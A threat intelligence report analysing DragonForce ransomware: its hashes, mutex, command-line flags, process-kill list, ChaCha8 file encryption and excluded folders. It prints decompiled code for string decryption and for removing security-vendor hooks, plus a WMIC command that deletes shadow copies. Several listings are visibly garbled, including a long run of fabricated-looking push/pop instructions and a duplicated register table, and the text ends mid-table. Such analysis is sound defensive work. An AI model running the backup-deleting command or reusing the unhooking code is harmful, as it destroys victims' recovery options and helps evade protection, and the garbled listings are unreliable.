

DragonForce Ransomware

Lat61 Threat Intelligence Team : : 9/3/2025

Introduction:

DragonForce ransomware is designed to encrypt files on compromised systems and requires ransom payments in cryptocurrency (Bitcoin) in return for the decryption key.

DragonForce is distributed via phishing emails, malicious websites, or exploiting vulnerabilities in systems.

DragonForce ransomware represents a Ransomware-as-a-Service (RaaS) attack. This ransomware threat actor, known as DragonForce, surfaced in mid-2023 and is believed to have originated from Malaysia. DragonForce employs a multi-extortion strategy, whereby they not only encrypt the data of their victims but also exfiltrate sensitive information.

In early 2025 DragonForce introduced white-label ransomware services under the brand 'Ransom Bay'. They also attacked major UK retailers including Marks & Spencer, Harrods in April–May 2025.

Infection Flowchart:




Figure 1: Infection Flowchart

Technical Analysis:

MD5: 9db8f7378e2df01c842cfcb617e64475

SHA-1 : eada05f4bfd4876c57c24cd4b41f7a40ea97274c

SHA-256 : c844d02c91d5e6dc293de80085ad2f69b5c44bc46ec9fdaa4e3efbda062c871c

Compiler : 32 bit C++ compiler executable file

Suspicious use of API Call : CreateFileW, CreateMutexA, CopyFileW, Process32NextW, Process32FirstW, FindNextFileW, RegCreateKeyExW, CryptImportKey, CryptEncrypt, CryptGenRandom, RegOpenKeyExW, WriteFile, CreateProcessW.




Figure 2: File Information

The log file created by ransomware at C:\Users\Public\log.log could potentially serve multiple purposes:

- **Tracking Infection Details:** It may record details about the victim's machine, such as the operating system, machine name, IP address, and other identifying features, which help the ransomware operators monitor infected systems.
- **Monitoring Encryption Status:** The log might track the progress of encryption, including which files or directories were successfully encrypted, any errors encountered, and whether the ransom payment process is proceeding.
- **Logging Victim Interactions:** If the victim interacts with the ransom note (e.g., trying to communicate with the attackers), the log could capture these actions, which could help guide future communication or attempts to extract payment.
- **Debugging and Persistence:** For the ransomware operators, this log could provide debugging information, helping them understand if the ransomware successfully encrypted files and if there are issues they need to address in further iterations.




Figure 3: Dropped Log File

- The DragonForce ransomware binary used stack strings obfuscation technique where encrypted strings are stored on the stack and only decrypted to an array allocated at runtime. This approach helps to evade static

analysis and signature-based detection.

83C4 04	add esp,4	
8B00 7C588A00	mov ecx,dword ptr ds:[8A587C]	
C685 4CFEFFFF 00	mov byte ptr ss:[ebp-184],0	27: ''
C685 40FEFFFF 27	mov byte ptr ss:[ebp-183],27	5E: 'A'
C685 4EFEFFFF 10	mov byte ptr ss:[ebp-182],10	56: 'V'
C685 4FFEFFFF 5E	mov byte ptr ss:[ebp-181],5E	58: 'X'
C685 50FEFFFF 10	mov byte ptr ss:[ebp-180],10	70: 'J'}
C685 51FEFFFF 56	mov byte ptr ss:[ebp-17F],56	25: 'N'
C685 52FEFFFF 10	mov byte ptr ss:[ebp-17E],10	2D: '-'
C685 53FEFFFF 58	mov byte ptr ss:[ebp-17D],58	29: ')'}
C685 54FEFFFF 10	mov byte ptr ss:[ebp-17C],10	0C: '\f'
C685 55FEFFFF 7D	mov byte ptr ss:[ebp-17B],7D	61: 'a'
C685 56FEFFFF 10	mov byte ptr ss:[ebp-17A],10	7A: 'z'
C685 57FEFFFF 25	mov byte ptr ss:[ebp-179],25	30: 'o'
C685 58FEFFFF 10	mov byte ptr ss:[ebp-178],10	5B: '['
C685 59FEFFFF 2D	mov byte ptr ss:[ebp-177],2D	34: '4'
C685 5AFEFFFF 10	mov byte ptr ss:[ebp-176],10	58: 'X'
C685 5BFEFFFF 29	mov byte ptr ss:[ebp-175],29	58: 'X'
C685 5CFEFFFF 10	mov byte ptr ss:[ebp-174],10	75: 'u'
C685 5DFEFFFF 0C	mov byte ptr ss:[ebp-173],0C	
C685 5EFEFFFF 10	mov byte ptr ss:[ebp-172],10	
C685 5FFEFFFF 61	mov byte ptr ss:[ebp-171],61	
C685 60FEFFFF 10	mov byte ptr ss:[ebp-170],10	
C685 61FEFFFF 7A	mov byte ptr ss:[ebp-16F],7A	
C685 62FEFFFF 10	mov byte ptr ss:[ebp-16E],10	
C685 63FEFFFF 53	mov byte ptr ss:[ebp-16D],53	
C685 64FEFFFF 10	mov byte ptr ss:[ebp-16C],10	
C685 65FEFFFF 30	mov byte ptr ss:[ebp-16B],30	
C685 66FEFFFF 10	mov byte ptr ss:[ebp-16A],10	
C685 67FEFFFF 5B	mov byte ptr ss:[ebp-169],5B	
C685 68FEFFFF 10	mov byte ptr ss:[ebp-168],10	
C685 69FEFFFF 34	mov byte ptr ss:[ebp-167],34	
C685 6AFEFFFF 10	mov byte ptr ss:[ebp-166],10	
C685 6BFEFFFF 58	mov byte ptr ss:[ebp-165],58	
C685 6CFEFFFF 10	mov byte ptr ss:[ebp-164],10	
C685 6DFEFFFF 58	mov byte ptr ss:[ebp-163],58	
C685 6EFEFFFF 10	mov byte ptr ss:[ebp-162],10	
C685 6FFEFFFF 75	mov byte ptr ss:[ebp-161],75	

```

142 if ( !GetTokenInformation(TokenHandle, TokenUser, Block, ReturnLength, &ReturnLength) )
143 {
144     v16 = 0;
145     qmemcpy(v17, " 8V8v6#8=8Q8[8p8", 16);
146     v17[16] = 3;
147     v17[17] = 56;
148     v17[18] = 85;
149     v17[19] = 56;
150     v17[20] = 81;
151     v17[21] = 56;
152     v17[22] = 87;
153     v17[23] = 56;
154     v17[24] = 20;
155     v17[25] = 56;
156     v17[26] = 87;
157     v17[27] = 56;
158     v17[28] = 124;
159     v17[29] = 56;
160     v17[30] = 3;
161     v17[31] = 56;
162     v17[32] = 5;
163     v17[33] = 56;
164     v17[34] = 44;
165     v17[35] = 56;
166     v17[36] = 36;
167     v17[37] = 56;
168     v17[38] = 91;
169     v17[39] = 56;
170     v17[40] = 126;
171     v17[41] = 56;
172     v17[42] = 3;
173     qmemcpy(&v17[43], "8W8#8[8$8~8", 11);
174     v17[54] = 1;
175     qmemcpy(&v17[55], "8Q8&8\n8#8{8&888", 15);
176     for ( k = 0; k < 0x46; ++k )
177         v17[k] = (62 * (56 - (unsigned __int8)v17[k]) % 127 + 127) % 127;
178     v10 = GetLastError();
179     sub_421530(v17, v10);
180     CloseHandle(hObject);

```

Figure 4: Stack String Decryption

- It generates a unique system ID for the compromised system to store collected information, as shown in the screenshot below. Attacker helps to identify the victim's machine by unique system ID.

68 00080000	push 800	
80B424 C4010000	lea eax,dword ptr ss:[esp+1C4]	
50	push eax	
80B424 88000000	lea eax,dword ptr ss:[esp+88]	
50	push eax	
E8 DCD30100	call c844d02c31d5e6dc293de80085ad1f6905c440c46ec9f0ba4e3ef0da0a62c871c.87E7D5	[esp+88]:L"(03:26:46) [Th:1F5C] build_key: A3403D0EDC8EAFFFF1Fv"
8B30 403A9900	mov edi,dword ptr ds:[403A9910]	edi:WriteFile

Ransomware often uses the current system time of the victim's machine for several reasons, which could include:

- System Identification:

The timestamp of the victim's machine can be used as a unique identifier for that system, especially when combined with other details like IP address or machine name. This helps the attackers track infected systems and may assist in customizing ransom demands based on the time zone or region.

- Encryption Time-Stamping:

The current system time might be used to timestamp encrypted files. This could help the attackers keep track of when the encryption took place, making it easier to monitor the victim's response over time (e.g., how long it takes the victim to pay the ransom).

- Time-Based Ransomware Behaviour:

Some ransomware strains use time-based logic, such as delaying certain actions until a specific time or date, or accelerating the encryption process after a certain period. By capturing the system time, the ransomware can act more precisely based on the victim's clock.

```

808424 88000000 lea eax, dword ptr ss:[esp+80] [esp+80]:! "03:38:17" [70c1f50] time_sync: 0\r\n"
50          push eax
E8 DC030100 call c844d02c31d5e6dc293de80085ad2f69b5496320c"\\mslpeng.exe|sq|.exe|oracle.exe|ocssd.exe|dosmp.exe|synctime.exe|agmtsvc.exe|isq|plussvc.exe|xfssv
8830 40318900 mov edi, dword ptr ds:[writeFile]
          add esp, 14
          edi:writeFile

```

- The ransomware terminates specific processes to prevent file-locking conflicts that would interfere with its encryption routine. The specific list of processes killed is shown in the image below.

```

03C6          add eax, esi          esi:dl"dbeng50.exe"
50          push eax
68 2C63A900 push c844d02c31d5e6dc293de80085ad2f69b5496320c"\\mslpeng.exe|sq|.exe|oracle.exe|ocssd.exe|dosmp.exe|synctime.exe|agmtsvc.exe|isq|plussvc.exe|xfssv
E8 ADE00000 call c844d02c31d5e6dc293de80085ad2f69b5
83C4 0C          add esp, c
03F7          add esi, edi          esi:dl"dbeng50.exe", edi:L" priority: ns"

```

- DragonForce maps multiple DLLs into the address space of the current process using the CreateFileMappingW and MapViewOfFile APIs.
- The DLLs were mapped as kernel32.dll, ws2_32.dll, advapi32.dll, Rstrtmgr.dll, ole32.dll, netapi32.dll, IPHLPAPI.dll, shlwapi.dll, shell32.dll, and ntdll.dll. The malware uses the content of those fresh-mapped DLLs as a bypass technique, in order to replace the hooks placed from security vendors in these DLLs.

```

LoadLibraryA(LibFileName);
GetModuleFileNameW(hModule, Filename, 0x104u);
FileW = CreateFileW(Filename, 0x80000000, 1u, 0, 3u, 0x80u, 0);
v4 = FileW;
if ( !FileW )
    return (char)FileW;
GetFileSizeEx(FileW, &FileSize);
LowPart = FileSize.LowPart;
if ( !FileSize.LowPart || (FileMappingW = CreateFileMappingW(v4, 0, 2u, 0, 0, 0), (v7 = FileMappingW) == 0) )
{
    LOBYTE(FileW) = CloseHandle(v4);
    return (char)FileW;
}
v8 = MapViewOfFile(FileMappingW, 4u, 0, 0, LowPart);
v9 = (int)v8;
v25 = v8;

```

Figure 5: Mapping of dll

- The Dragonforce verifies if one of the DLLs listed above contains hook functions or not. If present it modifies the protection of the function code to 0x40 (PAGE_EXECUTE_READWRITE) and writes the unhooked code from the fresh-mapped DLLs . It then restores the old memory protection, as below image.

```

FileW = (int)GetProcAddress(hModule, v17);
v21 = (_QWORD *)FileW;
if ( FileW )
{
    LOBYTE(FileW) = *(_BYTE *)FileW;
    if ( *(_BYTE *)v21 == 0xE9 || (_BYTE)FileW == 0xFF && *((_BYTE *)v21 + 1) == 37 )
    {
        if ( !v20 )
            goto LABEL_39;
        v22 = 0;
        FileW = 0;
        while ( 1 )
        {
            v23 = v20[FileW];
            if ( v23 < *((_BYTE *)v21 + FileW) )
                break;
            if ( v23 > *((_BYTE *)v21 + FileW) )
            {
                v22 = 1;
                goto LABEL_38;
            }
            if ( (unsigned int)++FileW >= 2 )
                goto LABEL_38;
        }
        v22 = -1;

        if ( v22 )
        {
            f1oldProtect = 0;
            v33 = 0;
            FileW = VirtualProtect(v21, 0x40u, 0x40u, &f1oldProtect);
            if ( !FileW )
                return FileW;
            *v21 = *(_QWORD *)v20;
            *((_WORD *)v21 + 4) = *((_WORD *)v20 + 4);
            FileW = VirtualProtect(v21, 0x40u, f1oldProtect, &v33);
        }
    }
}

```

Figure 6: Remove hooking

- DragonForce creates a mutex named “hsfjuukjzloqu28oajh727190”T to ensure that only one instance of ransomware is running at a single time.
- When the ransomware starts, it will attempt to create the mutex with the specified name. If the mutex already exists (i.e., another instance of the ransomware is already running), the process will fail or terminate, ensuring that only one copy of the malware is active.
- If the mutex doesn't exist, the ransomware creates it and continues its execution. This effectively locks the system into only one active ransomware process.

50	push eax	eax: "hsfjuukjz loqu280ajh727190"
6A 01	push 1	
6A 00	push 0	
FF15 68308F00	call dword ptr ds:[<CreateMutex>]	
6A 00	push 0	
50	push eax	eax: "hsfjuukjz loqu280ajh727190"
FF15 24318F00	call dword ptr ds:[<waitForSingleObject>]	

Figure 7: Mutex creation.

- DragonForce ransomware extracts the command-line parameters and compares them with the parameters list: -p, -m, -log, -size, and -nomutex.

-p :-Encrypt Mode – path

-m :-Encrypt Mode – all, local, net

-log :-Specify log file

-size :-Specify file encryption percentage

-nomutex :-Do not create mutex

```

result = (int)CommandLineToArgvW(lpCmdLine, &pNumArgs);
v2 = result;
if ( result )
{
    v54 = 0;
    String2 = 11018;
    qmemcpy(v56, "6+++", sizeof(v56));
    for ( i = 0; i < 6; ++i )
        v56[i - 2] = (36 * (43 - (unsigned __int8)v56[i - 2]) % 127 + 127) % 127;
    v59 = (void *)pNumArgs;
    if ( pNumArgs <= 1 )
        goto LABEL_8;
    v4 = 1;
    while ( 1 )
    {
        v5 = (LPCWSTR *) (v2 + 4 * v4++);
        Src = v5;
        if ( !lstrcmpiw(*v5, &String2) )
            break;
        if ( v4 >= (int)v59 )
            goto LABEL_8;
    }
}

```

Figure 8: Command line parameter

- Through `GetLogicalDriveStringW` API checking each drive in the victim's machine and taking the handle of files present in drive. The use of the `GetLogicalDriveStringsW` API to enumerate and access each drive on the victim's machine is a common tactic for ransomware and other malware types that need to operate across multiple drives, especially when their goal is to encrypt files or collect data.
- It provides a string of drive letters, which represent the different storage devices on the victim's machine, such as `C:\`, `D:\`, `E:\`, etc.

0x0		Test esi, esi	0512 L:"\\\"	0x0	004B8B50	
0x4	0C020000	8B D9 8212A2E0B64E25DEFAB803572A235904		0x4	007830	L:"\\\"
0x8		push esi	0512 L:"\\\"	0x8	00000005	
0xC		push edi				
0x10	8B302700	E3 37 60 0D ptr [edi+LogicalAddressString&]		0x10	00235700	B97812A2E0B64E
0x14		push esi	0512 L:"\\\"			
0x18		mov edi, esi	0512 L:"\\\"			
0x1C		E3 37 60 0D ptr [edi+LogicalAddressString&]				
0x20	8B302700	mov dword ptr esi, [ebp-8], eax		0x20	00000244	
0x24	8B45 F8	Test eax, eax		0x24	FF 1 FF 1 AF 0	
0x28		jscc		0x28	0F 0 SF 0 DF 0	

- Using WMI's query "SELECT * FROM Win32_ShadowCopy" to extract the shadow copies and delete them using the Delete method. SELECT * FROM Win32_ShadowCopy

cmd.exe /c C:\Windows\System32\wbem\WMIC.exe shadowcopy where "ID='%s'" delete.

The screenshot shows a debugger window with the following content:

Assembly Code:

```

00401410 50          push     eax
00401411 80          mov     ecx, dword ptr [ebp-84]
00401412 74          test    ecx, ecx
00401413 54          push     esi
00401414 56          push     edi
00401415 57          push     esi
00401416 58          push     edi
00401417 59          push     esi
00401418 5A          push     edi
00401419 5B          push     esi
0040141A 5C          push     edi
0040141B 5D          push     esi
0040141C 5E          push     edi
0040141D 5F          push     esi
0040141E 60          push     edi
0040141F 61          push     esi
00401420 62          push     edi
00401421 63          push     esi
00401422 64          push     edi
00401423 65          push     esi
00401424 66          push     edi
00401425 67          push     esi
00401426 68          push     edi
00401427 69          push     esi
00401428 6A          push     edi
00401429 6B          push     esi
0040142A 6C          push     edi
0040142B 6D          push     esi
0040142C 6E          push     edi
0040142D 6F          push     esi
0040142E 70          push     edi
0040142F 71          push     esi
00401430 72          push     edi
00401431 73          push     esi
00401432 74          push     edi
00401433 75          push     esi
00401434 76          push     edi
00401435 77          push     esi
00401436 78          push     edi
00401437 79          push     esi
00401438 7A          push     edi
00401439 7B          push     esi
0040143A 7C          push     edi
0040143B 7D          push     esi
0040143C 7E          push     edi
0040143D 7F          push     esi
0040143E 80          push     edi
0040143F 81          push     esi
00401440 82          push     edi
00401441 83          push     esi
00401442 84          push     edi
00401443 85          push     esi
00401444 86          push     edi
00401445 87          push     esi
00401446 88          push     edi
00401447 89          push     esi
00401448 8A          push     edi
00401449 8B          push     esi
0040144A 8C          push     edi
0040144B 8D          push     esi
0040144C 8E          push     edi
0040144D 8F          push     esi
0040144E 90          push     edi
0040144F 91          push     esi
00401450 92          push     edi
00401451 93          push     esi
00401452 94          push     edi
00401453 95          push     esi
00401454 96          push     edi
00401455 97          push     esi
00401456 98          push     edi
00401457 99          push     esi
00401458 9A          push     edi
00401459 9B          push     esi
0040145A 9C          push     edi
0040145B 9D          push     esi
0040145C 9E          push     edi
0040145D 9F          push     esi
0040145E A0          push     edi
0040145F A1          push     esi
00401460 A2          push     edi
00401461 A3          push     esi
00401462 A4          push     edi
00401463 A5          push     esi
00401464 A6          push     edi
00401465 A7          push     esi
00401466 A8          push     edi
00401467 A9          push     esi
00401468 AA          push     edi
00401469 AB          push     esi
0040146A AC          push     edi
0040146B AD          push     esi
0040146C AE          push     edi
0040146D AF          push     esi
0040146E B0          push     edi
0040146F B1          push     esi
00401470 B2          push     edi
00401471 B3          push     esi
00401472 B4          push     edi
00401473 B5          push     esi
00401474 B6          push     edi
00401475 B7          push     esi
00401476 B8          push     edi
00401477 B9          push     esi
00401478 BA          push     edi
00401479 BB          push     esi
0040147A BC          push     edi
0040147B BD          push     esi
0040147C BE          push     edi
0040147D BF          push     esi
0040147E C0          push     edi
0040147F C1          push     esi
00401480 C2          push     edi
00401481 C3          push     esi
00401482 C4          push     edi
00401483 C5          push     esi
00401484 C6          push     edi
00401485 C7          push     esi
00401486 C8          push     edi
00401487 C9          push     esi
00401488 CA          push     edi
00401489 CB          push     esi
0040148A CC          push     edi
0040148B CD          push     esi
0040148C CE          push     edi
0040148D CF          push     esi
0040148E D0          push     edi
0040148F D1          push     esi
00401490 D2          push     edi
00401491 D3          push     esi
00401492 D4          push     edi
00401493 D5          push     esi
00401494 D6          push     edi
00401495 D7          push     esi
00401496 D8          push     edi
00401497 D9          push     esi
00401498 DA          push     edi
00401499 DB          push     esi
0040149A DC          push     edi
0040149B DD          push     esi
0040149C DE          push     edi
0040149D DF          push     esi
0040149E E0          push     edi
0040149F E1          push     esi
004014A0 E2          push     edi
004014A1 E3          push     esi
004014A2 E4          push     edi
004014A3 E5          push     esi
004014A4 E6          push     edi
004014A5 E7          push     esi
004014A6 E8          push     edi
004014A7 E9          push     esi
004014A8 EA          push     edi
004014A9 EB          push     esi
004014AA EC          push     edi
004014AB ED          push     esi
004014AC EE          push     edi
004014AD EF          push     esi
004014AE F0          push     edi
004014AF F1          push     esi
004014B0 F2          push     edi
004014B1 F3          push     esi
004014B2 F4          push     edi
004014B3 F5          push     esi
004014B4 F6          push     edi
004014B5 F7          push     esi
004014B6 F8          push     edi
004014B7 F9          push     esi
004014B8 FA          push     edi
004014B9 FB          push     esi
004014BA FC          push     edi
004014BB FD          push     esi
004014BC FE          push     edi
004014BD FF          push     esi
004014BE          pop     edi
004014BF          pop     esi
004014C0          pop     edi
004014C1          pop     esi
004014C2          pop     edi
004014C3          pop     esi
004014C4          pop     edi
004014C5          pop     esi
004014C6          pop     edi
004014C7          pop     esi
004014C8          pop     edi
004014C9          pop     esi
004014CA          pop     edi
004014CB          pop     esi
004014CC          pop     edi
004014CD          pop     esi
004014CE          pop     edi
004014CF          pop     esi
004014D0          pop     edi
004014D1          pop     esi
004014D2          pop     edi
004014D3          pop     esi
004014D4          pop     edi
004014D5          pop     esi
004014D6          pop     edi
004014D7          pop     esi
004014D8          pop     edi
004014D9          pop     esi
004014DA          pop     edi
004014DB          pop     esi
004014DC          pop     edi
004014DD          pop     esi
004014DE          pop     edi
004014DF          pop     esi
004014E0          pop     edi
004014E1          pop     esi
004014E2          pop     edi
004014E3          pop     esi
004014E4          pop     edi
004014E5          pop     esi
004014E6          pop     edi
004014E7          pop     esi
004014E8          pop     edi
004014E9          pop     esi
004014EA          pop     edi
004014EB          pop     esi
004014EC          pop     edi
004014ED          pop     esi
004014EE          pop     edi
004014EF          pop     esi
004014F0          pop     edi
004014F1          pop     esi
004014F2          pop     edi
004014F3          pop     esi
004014F4          pop     edi
004014F5          pop     esi
004014F6          pop     edi
004014F7          pop     esi
004014F8          pop     edi
004014F9          pop     esi
004014FA          pop     edi
004014FB          pop     esi
004014FC          pop     edi
004014FD          pop     esi
004014FE          pop     edi
004014FF          pop     esi
00401500          ret     4

```

Registers:

EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00401400
EBP	00401400
ESI	00000000
EDI	00000000
EIP	00401400
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00401400
EBP	00401400
ESI	00000000
EDI	00000000
EIP	00401400

Stack:

004014

Encryption Process:

- DragonForce ransomware uses ChaCha8 encryption algorithms for encrypting files with targeted extensions.
- According to file size and file extension the dragonforce will encrypt files.
- File size < 3MB: the entire file is encrypted and 0x24 is added to the encrypted file's footer (Full encryption).
- File size > 3MB the first 3MB are encrypted (0x26 in the footer). In the case of targeted extensions, the entire file is encrypted. (Partly encryption)
- Files with Virtual machine extensions are encrypted by 20%.
- The calculation for the encryption of files with a size of 3 MB is illustrated in the below screenshot.





Figure 9: Encryption process

- The specific list of folders ,directory and file extensions that will be excluded from encryption routines. Below screenshot mentioned list of files and folder.
- Excluded folders: "temp, winnt, tmp, thumb, \$Recycle.Bin, \$RECYCLE.BIN, System Volume Information, Boot, Windows, perflogs, Public"
- Excluded file extensions: ".exe, .dll, .lnk, .sys, .msi, .bat"



Figure 10: Excluded files and folders.

- It creates the ransom note called readme.txt in every traversed directory:


```

6A 00      | push 0
6A 02      | push 2
6A 00      | push 0
6A 00      | push 0
68 00000040 | push 40000000
50         | push eax
FF15 60317700 | call dword ptr ds:[<CreateFile>]

```

eax:L"C:\readme.txt"

- Ransomware generates 32 random bytes and then 8 random bytes representing the ChaCha8 key and nonce respectively.
- Every file will be encrypted with a different key and nonce.
- By using the API sequence of CryptImportKey, CryptGenRandom and CryptEncrypt encrypting the files on the victim's machine.

```

v5 = (int *) (a3 + 600);
if ( !CryptGenRandom(hProv, 8u, (BYTE *) (a3 + 600)) )
    return 0;
for ( j = a3 + 6483322; !(j % 4); ++j )
;
v6 = 64;
v7 = ( _BYTE *) (a3 + 536);
do
{
    *v7++ = 0;
    --v6;
}

```

Figure 11: Random key and nonce generation

- To speed up the file system encryption operations, the executable creates multiple threads equal to the number of processors.

```

do
{
    v55 += 4;
    ++v54;
    *( _DWORD *) (v55 + dword_465798 - 4) = CreateThread(0, 0, StartAddress, &dword_465798, 0, 0);
}
while ( v54 < dword_46579C );

```

Figure 12: Encryption threads

- Ransomware extensions are added to the infected files, as shown in the screenshot below.
- After encryption of each traversed directory files renamed with new names as filename.dragonforce_encrypted extension.

83C4 0C	add esp,c																																	
8D4D D8	lea ecx,dword ptr ss:[ebp-28]																																	
BA 2C687800	mov edx,c844002c91d5e6dc293de80085ad2f69b5c44bc46ec9fdaa4e3efbda062c871c.7868278682C:".dragonforce_encrypted"																																	
03F7	add esi,edi																																	
E8 FFF6FFFF	call c844002c91d5e6dc293de80085ad2f69b5c44bc46ec9fdaa4e3efbda062c871c.7478C0																																	
50	push eax																																	
8D45 CC	lea eax,dword ptr ss:[ebp-34]	[ebp-34]:L".dragonforce_encrypted"																																
0F4745 CC	cmova eax,dword ptr ss:[ebp-34]	[ebp-34]:L".dragonforce_encrypted"																																
50	push eax	eax:L"C:\\i-\\kivrkp4v3mr3fmdv.dragonforce_encrypted"																																
53	push ebx	ebx:L"C:\\i-\\kivrkp4v3mr3fmdv.dragonforce_encrypted"																																
FF15 10316D00	call dword ptr ds:[<Istrcatw>]																																	
884D E0	mov ecx,dword ptr ss:[ebp-20]																																	
<table><tr><td>2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77man4zv.dragonforce_encrypted</td><td>8/4/2025 1:23 PM</td><td>DRAGONFORCE_E...</td><td>23 KB</td></tr><tr><td>2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77mdwvzt.dragonforce_encrypted</td><td>8/4/2025 1:23 PM</td><td>DRAGONFORCE_E...</td><td>33 KB</td></tr><tr><td>2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77muo63g.dragonforce_encrypted</td><td>8/4/2025 1:23 PM</td><td>DRAGONFORCE_E...</td><td>5,225 KB</td></tr><tr><td>2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77muo63g.dragonforce_encrypted</td><td>8/4/2025 1:23 PM</td><td>DRAGONFORCE_E...</td><td>6 KB</td></tr><tr><td>2kms eewi34vx6s4q247x5zn13msn5n12i3fipbgpx5zd32sfmsx4zi77muo63g.dragonforce_encrypted</td><td>8/4/2025 1:23 PM</td><td>DRAGONFORCE_E...</td><td>1,601 